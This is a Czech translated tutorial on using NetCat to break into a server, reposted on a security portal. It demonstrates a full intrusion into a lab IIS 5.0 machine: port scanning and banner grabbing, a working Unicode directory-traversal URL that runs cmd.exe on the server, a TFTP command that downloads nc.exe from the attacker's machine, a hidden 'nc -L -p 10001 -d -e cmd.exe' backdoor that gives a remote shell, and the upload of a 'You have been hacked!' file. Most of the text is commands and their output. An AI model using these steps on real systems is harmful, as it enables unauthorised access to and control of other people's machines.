

Hacking s NetCatem (překlad)

Vložil/a [Profik123](#) [1], 19 Prosinec, 2005 - 16:01

- [Hacking](#) [2]
- [Security](#) [3]

V tomto článku bych se chtěl zmínit o možnostech využití programu NetCat. Pro někoho je to denní rutina, ale protože jsem viděl i lidi, kteří NetCat neuměli ani spustit, natož s ním něco kloudného udělat, tak jsem sepsal tento jednoduchý článek. Je zde obsaženo, jak používat NetCat jako scanner portů, backdoor, telnet nebo také použití NetCatu k přenášení souborů.

Tento článek je českým překladem článku NetCat Security z networknewz.com. [Odkaz na originální článek](#) [4].

NetCat je utilita, která je schopná odesílat a přijímat data přes TCP a UDP spojení. NetCat může být použit jako port scanner, backdoor, port redirector, port listener a ještě na spoustu dalších cool věcí. Není to vždycky nejlepší nástroj pro práci, ale pokud bych se dostal ne opuštěný ostrov, tak bych si chtěl vzít NetCat s sebou. V tomhle návodu budu demonstrovat kompletní hack jenom s využitím NetCatu, abych ukázal, jak mnohostranný nástroj to je.

Scannování portů s NetCatem

Scannování si ukážeme hned na příkladu `nc -v -w 2 -z target 20-30`. NetCat se bude pokoušet připojit na každý port mezi 20 a 30. Přepínač `-z` předchází posílání dat do TCP spojení a limituje data na UDP spojení. Přepínač `-i` vkládá mezeru mezi každé vyzkoušení portu. Ačkoli může být NetCat použit pro scannování portů, tak to není jeho nejsilnější stránka. Nástroje jako Nmap jsou pro scann portů daleko lepší.

```
C:\WINNT\System32\cmd.exe
C:\tools>nc -v -w 2 -z 192.168.1.90 1-200
<UNKNOWN> [192.168.1.90] 139 <netbios-ssn> open
<UNKNOWN> [192.168.1.90] 135 <epmap> open
<UNKNOWN> [192.168.1.90] 119 <nntp> open
<UNKNOWN> [192.168.1.90] 80 <http> open
<UNKNOWN> [192.168.1.90] 25 <smtp> open
<UNKNOWN> [192.168.1.90] 21 <ftp> open
C:\tools>
```


Scannovali jsme 192.168.1.1, porty 1-200. Kromě ostatních můžeme vidět otevřené porty 80, 21 a 25...

Banner Grabbing s NetCatem

Hacking s NetCatem (překlad)


Publikováno na serveru Security-Portal.cz (<https://security-portal.cz>)

Tak teď chceme zjistit, co běží na portech 80 a 21. K získání banneru můžeme použít NetCat následujícím způsobem.



```
C:\WINNT\System32\cmd.exe
C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET HTTP
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2003 20:49:07 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The paramete
</html>
C:\tools>
```



```
C:\WINNT\System32\cmd.exe
C:\tools>nc -v -n 192.168.1.90 21
<UNKNOWN> [192.168.1.90] 21 (?) open
220 p-test Microsoft FTP Service (Version 5.0).
^C
C:\tools>
```

Tak teď víme, že se pravděpodobně jedná o systém Windows 2000, protože na něm běží server IIS 5.0 a Microsoft FTP Service.

Tak a teď pojďme poslat na server upravené URL, kterým se pokusíme exploitnout "File Traversal vulnerability" na nepatchovaném serveru. Na vyzkoušení budeme používat NetCat a když to půjde, tak NetCat na server uploadneme a ukážeme si, jak můžeme NetCat využít jako backdoor.

Pokud nevíte, co je to ten "Unicode File traversal exploit", můžete se podívat na web a hledat něco jako "IIS Unicode File Traversal". (Dneska už to asi nebude fungovat, ale na demonstraci NetCatu to musí stačit.)

Hacking s NetCatem (překlad)

Publikováno na serveru Security-Portal.cz (<https://security-portal.cz>)

```
C:\WINNT\System32\cmd.exe
C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2003 20:57:05 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 2C18-8F86

Directory of c:\

03/07/2003  01:15p    <DIR>          Documents and Settings
05/05/2003  10:34p    <DIR>          Inetpub
03/06/2003  10:43a    <DIR>          Program Files
05/05/2003  10:34p    <DIR>          WINNT
               0 File(s)          0 bytes
               4 Dir(s) 16,130,674,688 bytes free

C:\tools>_
```

Super! Poslali jsme na server URL:

<http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:> [5] k napadení IIS serveru a to co vidíme je adresář na disku serveru.

Výborně! Teď chceme na server uploadnout NetCat. Tak použijeme TFTP a integrujeme TFTP příkaz do upraveného URL.

```
C:\WINNT\System32\cmd.exe
C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET http://192.168.1.90/scripts/..%255c../winnt/system32/cmd.exe?/c+TFTP+-i+192.168.1.9+GET+nc.exe
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2003 21:25:48 GMT
Content-Length: 215
Content-Type: text/html


<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a complete set of HTTP headers. The headers it did return are:<p><p><pre></pre>
e>
C:\tools>_
```

tftp -I 192.168.1.9 GET nc.exe

Se přetransformuje do:

<http://.../c+TFTP+-i+192.168.1.9+GET+nc.exe>

Pomocí programku **TFTPD** teda dáme NetCat na server.



NetCat jako backdoor

Tak a teď máme NetCat uploadnutý na serveru a chceme ho použít k vytvoření zadních vrátek (backdoor), aby jsme získali vzdálený příkazový řádek.

K použití NetCatu jako backdoor potřebujeme, aby naslouchal na nějakém vybraném portu (my se vybereme třeba port 10001), abychom se na něj mohli připojit z našeho počítače... samozřejmě použitím zase NetCatu :))

Příkaz, který pošleme na server vypadá nějak takhle :

```
nc -L -p 10001 -d -e cmd.exe
```

A tady k tomu máme vysvětlivky :

nc -> spustí NetCat

-L -> říká NetCatu, aby čekal na příchozí spojení

-p -> port, na kterém NetCat čeká

-d -> stealth mode

-e -> spustí nějaký program (cmd.exe) a čeká na příchozí spojení


Teď když budeme tenhle příkaz chtít přetransformovat zase na URL :

```
http://.../c+nc+-L+-p+10001+-d+-e+cmd.exe
```

No a teď už zbývá jenom NetCat spustit naostro...

Hacking s NetCatem (překlad)


Publikováno na serveru Security-Portal.cz (<https://security-portal.cz>)



```
C:\WINNT\System32\cmd.exe - nc -v -n 192.168.1.90 80

C:\tools>nc -v -n 192.168.1.90 80
<UNKNOWN> [192.168.1.90] 80 (?) open
GET http://192.168.1.90/scripts/../../../../winnt/system32/cmd.exe?/c+nc+-L+-p+100
01+-d+-e+cmd.exe
-
```

Nyní bychom měli mít spuštěný NetCat naslouchající na portu 10001. Teďka se z naší mašiny připojíme na NetCat na serveru.



```
C:\WINNT\System32\cmd.exe - nc -v -n 192.168.1.90 10001

C:\tools>ipconfig

Windows 2000 IP Configuration

Ethernet adapter NAT:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.9
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.138

C:\tools>nc -v -n 192.168.1.90 10001
<UNKNOWN> [192.168.1.90] 10001 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
<C> Copyright 1985-1999 Microsoft Corp.

c:\inetpub\scripts>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.90
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 

c:\inetpub\scripts>_
```

Máme vzdálený příkazový řádek serveru a můžeme ho plně ovládat.

Přenos souborů pomocí NetCatu


Pojďme se podívat na ostatní možnosti, které NetCat poskytuje. Chceme přenést soubor hack.txt na server a z nějakého důvodu nemůžeme použít TFTP. Můžeme použít NetCat...

Hacking s NetCatem (překlad)

Publikováno na serveru Security-Portal.cz (<https://security-portal.cz>)

Na přijímání souboru hack.txt musí být NetCat na serveru nastaven takto :

```
nc -l -p 1234 >hack.txt
```



```
C:\WINNT\System32\cmd.exe - nc -v -n 192.168.1.90 10001

c:\inetpub\scripts>ipconfig
ipconfig

Windows 2000 IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    IP Address. . . . .               : 192.168.1.90
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         :

c:\inetpub\scripts>nc -l -p 1234 >hack.txt
nc -l -p 1234 >hack.txt
_
```

Z našeho počítače odešleme soubor následovně :

```
nc destination 1234
```




```
C:\WINNT\System32\cmd.exe

C:\tools>nc 192.168.1.90 1234 <hack.txt
^C
C:\tools>_
```


A takhle vypadá soubor hack.txt

Hacking s NetCatem (překlad)

Publikováno na serveru Security-Portal.cz (<https://security-portal.cz>)



A...Voila!



```
C:\WINNT\System32\cmd.exe - nc -v -n 192.168.1.90 10001

c:\inetpub\scripts>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2C18-8F86

Directory of c:\inetpub\scripts

05/05/2003  11:58p    <DIR>      .
05/05/2003  11:58p    <DIR>      ..
05/06/2003  12:03a           21  hack.txt
05/05/2003  11:25p       59,392  nc.exe
                2 File(s)    59,413 bytes
                2 Dir(s)  16,130,531,328 bytes free

c:\inetpub\scripts>type hack.txt
type hack.txt
You have been hacked!
c:\inetpub\scripts>_
```

Vidíme, že soubor hack.txt byl úspěšně přenesen na server přes port 1234.

URL článku: <https://security-portal.cz/clanky/hacking-s-netcatem-p%C5%99eklad>

Odkazy:

- [1] <https://security-portal.cz/users/profik123>
- [2] <https://security-portal.cz/category/tagy/hacking>
- [3] <https://security-portal.cz/category/tagy/security>
- [4] <http://www.networknewz.com/networknewz-10-20031020NetCatSecurity.html>
- [5] <http://192.168.1.90/scripts/..%25c../winnt/system32/cmd.exe?/c+dir+c:>